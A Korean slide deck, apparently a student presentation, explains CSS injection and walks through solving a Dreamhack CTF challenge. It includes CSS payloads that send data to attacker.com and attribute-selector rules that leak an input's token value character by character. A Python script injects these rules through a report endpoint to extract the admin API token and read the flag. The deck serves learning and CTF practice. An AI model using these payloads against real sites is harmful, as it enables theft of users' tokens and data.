

CSS injection



천재권

CONTENTS

1

CSS injection?

2

css 속성, selector

3

**css injection
write up**

4


Q & A

CSS injection?

- CSS injection은 악의적인 사용자가 웹 페이지에 **악성 CSS 코드**를 주입하여 페이지의 스타일을 변경하거나 브라우저의 동작을 조작하는 공격
- 웹 페이지의 **데이터 외부로 유출 가능(token, Key)**



속성 , selector



CSS 가젯

- CSS 속성을 통해 외부 리소스 요청가능
- 데이터를 외부로 유출할 수 있음

```
@import url(https://attacker.com);

@font-face {
  font-family: inject;
  src: url(https://attacker.com);
}

h1{background: url(https://attacker.com);}
```

Selector

CSS Attribute Selector (특성 선택자) : =, ^=, ~=, &=

구문	설명
[attr]	attr이라는 이름의 특성을 가진 요소를 선택합니다.
[attr=value]	attr이라는 이름의 특성값이 정확히 value인 요소를 선택합니다.
[attr~=value]	attr이라는 이름의 특성값이 정확히 value인 요소를 선택합니다. attr 특성은 공백으로 구분한 여러 개의 값을 가지고 있을 수 있습니다.
[attr^=value]	attr이라는 특성값을 가지고 있으며, 접두사로 value가 값에 포함되어 있으면 이 요소를 선택합니다.
[attr\$=value]	attr이라는 특성값을 가지고 있으며, 접미사로 value가 값에 포함되어 있으면 이 요소를 선택합니다.

공격 예시

- Selector와 외부로 요청보내는 CSS 속성을 통해 외부로 데이터 탈취 가능


My page

UserID

token

34561234

```
<input type="text" id="token" value="0~9까지 임의의 수 8자리" />
```




공격 예시

- input태그의 ID값이 token이고 value가 0으로 시작하는 속성을 지정
- 해당하는 속성이 있으면 리소스 요청, 아니면 요청 X
- 0~9 대입

```
input[id='token'][value^='0'] {  
  background: url('https://attacker.com/0');  
}  
  
input[id='token'][value^='1'] {  
  background: url('https://attacker.com/1');  
}  
  
input[id='token'][value^='2'] {  
  background: url('https://attacker.com/2');  
}  
  
input[id='token'][value^='3'] {  
  background: url('https://attacker.com/3');
```


공격 예시



My Request

[Request Bin](#)

Cyber Chef

Request Bin

https://zpgumfe.request.dreamhack.games

링크생성

시간	경로
08-06 10:21:30	GET /3
08-06 10:21:29	GET /3

My Request

IP

118.219.76.194

Method

GET

Path

/3

QueryString

Headers

Accept

image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8

Accept-Encoding

gzip, deflate, br, zstd

Accept-Language

ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

Host

zpgumfe.request.dreamhack.games

Priority

u=1, i

Referer

http://127.0.0.1:5500/

Sec-Ch-Ua

"Whale";v="3", "Not-A.Brand";v="8", "Chromium";v="126"

Sec-Ch-Ua-Mobile

?0

Raw Data

CSS injection write up

문제 설명

Description

Exercise: CSS Injection에서 실습하는 문제입니다.

문제 수정 내역


2023.08.09 Dockerfile 및 bot 일부 수정

2023.11.27 [main.py](#) 및 requirements.txt 수정

 [Translate](#)

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다.


 서버 생성하기

3 LEVEL 3

CSS Injection

web

 1515  406

 문제 파일 받기

CSS injection write up



CSS injection write up

Flag : admin이 적은 메모에 존재

```
# Add FLAG
execute(
  "INSERT INTO memo (uid, text)" "VALUES (:uid, :text);",
  {"uid": adminUid[0][0], "text": "FLAG is " + FLAG},
)
```

CSS injection write up

- 메모를 작성하려면 로그인 필요

The screenshot shows a web application interface with a navigation bar at the top containing links for 'Index', 'Home', 'Memo', 'Report', and 'Login'. A light blue notification bar at the top left displays the message 'login first !' with a close button 'x'. Below this, the 'Login' section is visible, featuring input fields for 'username' and 'password', a 'Login' button, and a 'register' link highlighted with a red box.

Index Home Memo Report Login

login first ! x

Login

username

password

Login

[register](#)

CSS injection write up

```
@app.route("/register", methods=["GET", "POST"])
def register():
    if request.method == "GET":
        return render_template("register.html")
    else:
        username = request.form.get("username")
        password = request.form.get("password")

        user = execute(
            "SELECT * FROM users WHERE username = :username;", {"username": username}
        )
        if user:
            flash("Username already exists !")
            return redirect(url_for("register"))

        token = token_generate()
        sql = "INSERT INTO users(username, password, token) VALUES (:username, :password, :token);"
        execute(
            sql,
            {
                "username": username,
                "password": hashlib.sha256(password.encode()).hexdigest(),
                "token": token,
            },
        )
        flash("Register Success.")
        return redirect(url_for("login"))
```

Register

username

password

[Back](#)

토큰 값 생성



username, password, token 저장

CSS injection write up

- 토큰 생성 함수 : 소문자 8자리 랜덤 생성, 중복 X

```
def token_generate():  
    while True:  
        token = "".join(random.choice(string.ascii_lowercase) for _ in range(8))  
        token_exists = execute(  
            "SELECT * FROM users WHERE token = :token;", {"token": token}  
        )  
        if not token_exists:  
            return token
```

CSS injection write up

/memo : 세션을 통해 해당하는 사용자 메모 삽입, 조회

[Index](#) [Home](#) [Memo](#) [Report](#) Username : **guest** [Mypage](#) [Logout](#)

Memo

hellq

Add

hello

Good day

CSS injection write up

/report : 입력한 url로 admin이 접속

[Index](#)[Home](#)[Memo](#)[Report](#)Username : **guest**

Report

Report Error Page !

CSS injection write up

```
# API
@app.route("/api/me")
@apikey_required
def APIme():
    user = execute("SELECT * FROM users WHERE uid = :uid;", {"uid": request.uid})
    if user:
        return {"code": 200, "uid": user[0][0], "username": user[0][1]}
    return {"code": 500, "message": "Error !"}

@app.route("/api/memo")
@apikey_required
def APImemo():
    memos = execute("SELECT * FROM memo WHERE uid = :uid;", {"uid": request.uid})
    if memos:
        memo = []
        for tmp in memos:
            memo.append({"idx": tmp[0], "memo": tmp[2]})
        return {"code": 200, "memo": memo}
    return {"code": 500, "message": "Error !"}
```

```
def apikey_required(view):
    @wraps(view)
    def wrapped_view(**kwargs):
        apikey = request.headers.get("API-KEY", None)
        token = execute("SELECT * FROM users WHERE token = :token;", {"token": apikey})
        if token:
            request.uid = token[0][0]
            return view(**kwargs)
        return {"code": 401, "message": "Access Denied !"}
    return wrapped_view
```

admin 토큰을 획득 -> admin memo 조회 가능

CSS injection write up

background_color : CSS injection 가능

```
@app.context_processor
def background_color():
    color = request.args.get("color", "white")
    return dict(color=color)
```

```
<style>
  body{
    background-color: {{ color }};
  }
</style>
```

CSS injection write up

Mypage : token 출력

Index	Home	Memo	Report	Username : guest	Mypage	Logout
-------	------	------	--------	-------------------------	--------	--------

UID
2

Username
guest

API Token
jhtgjymt

Copy

CSS injection write up

Index Home Memo Report

`<input type="text" class="form-control" id="InputApitoken" readonly value="jhtgjymt"> == $0`

UID

2

Username

guest

API Token

jhtgjymt

Copy

?color=yellow;}input[id=InputApitoken][value^=a]{background:url(url/a)};

CSS injection write up

a-z까지 대입

```
import requests

port = "14789"
url = "http://host3.dreamhack.games:{}/report".format(port)
request_bin = "https://aqavfeq.request.dreamhack.games"

token = "opkpwumw"
for j in range(97,123):
    j=chr(j)
    data = {
        'path': "mypage?color=yellow;}}input[id=InputApitoken][value^={}]{{background:url({}/{}{{}});".format(token,j,request_bin,token,j)
    }
    response = requests.post(url,data=data)
    print(response,j)
```

CSS injection write up

Request Bin ?

https://aqavfeq.request.dreamhack.games 링크생성

시간	경로
08-02 19:33:28	GET /opkpwumw
08-02 19:32:40	GET /opkpwum
08-02 19:32:08	GET /opkpwu
08-02 19:31:23	GET /opkp
08-02 19:30:32	GET /opkp
08-02 19:29:38	GET /opk
08-02 19:29:10	GET /op
08-02 19:28:24	GET /o

My Request Raw Data

IP 23.81.42.210
Method GET
Path /opkpwumw
QueryString

Headers
Accept image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding gzip, deflate, br
Host aqavfeq.request.dreamhack.games
Referer http://127.0.0.1:8000/
Sec-Ch-Ua "Not.A/Brand";v="8", "Chromium";v="114", "HeadlessChrome";v="114"

CSS injection write up

획득한 token을 header에 추가해서 api/memo 요청

```
token = "opkpwumw"  
headers={"API-KEY":token}  
print(headers)  
res = requests.get("http://host3.dreamhack.games:14789/api/memo",headers=headers).text  
print(res)
```

```
C:\Users\wornj\OneDrive\바탕 화면\Dream Hack\css_injection>python -u "c:\Users\wornj\OneDrive\바탕 화면\Dream Hack\css_injection\brtf.py"  
{'API-KEY': 'opkpwumw'}  
{"code":200,"memo":[{"idx":1,"memo":"FLAG is DH{a036f98c93acba0a04657ec6a6080d0a771a3d24}"}]}
```




Q & A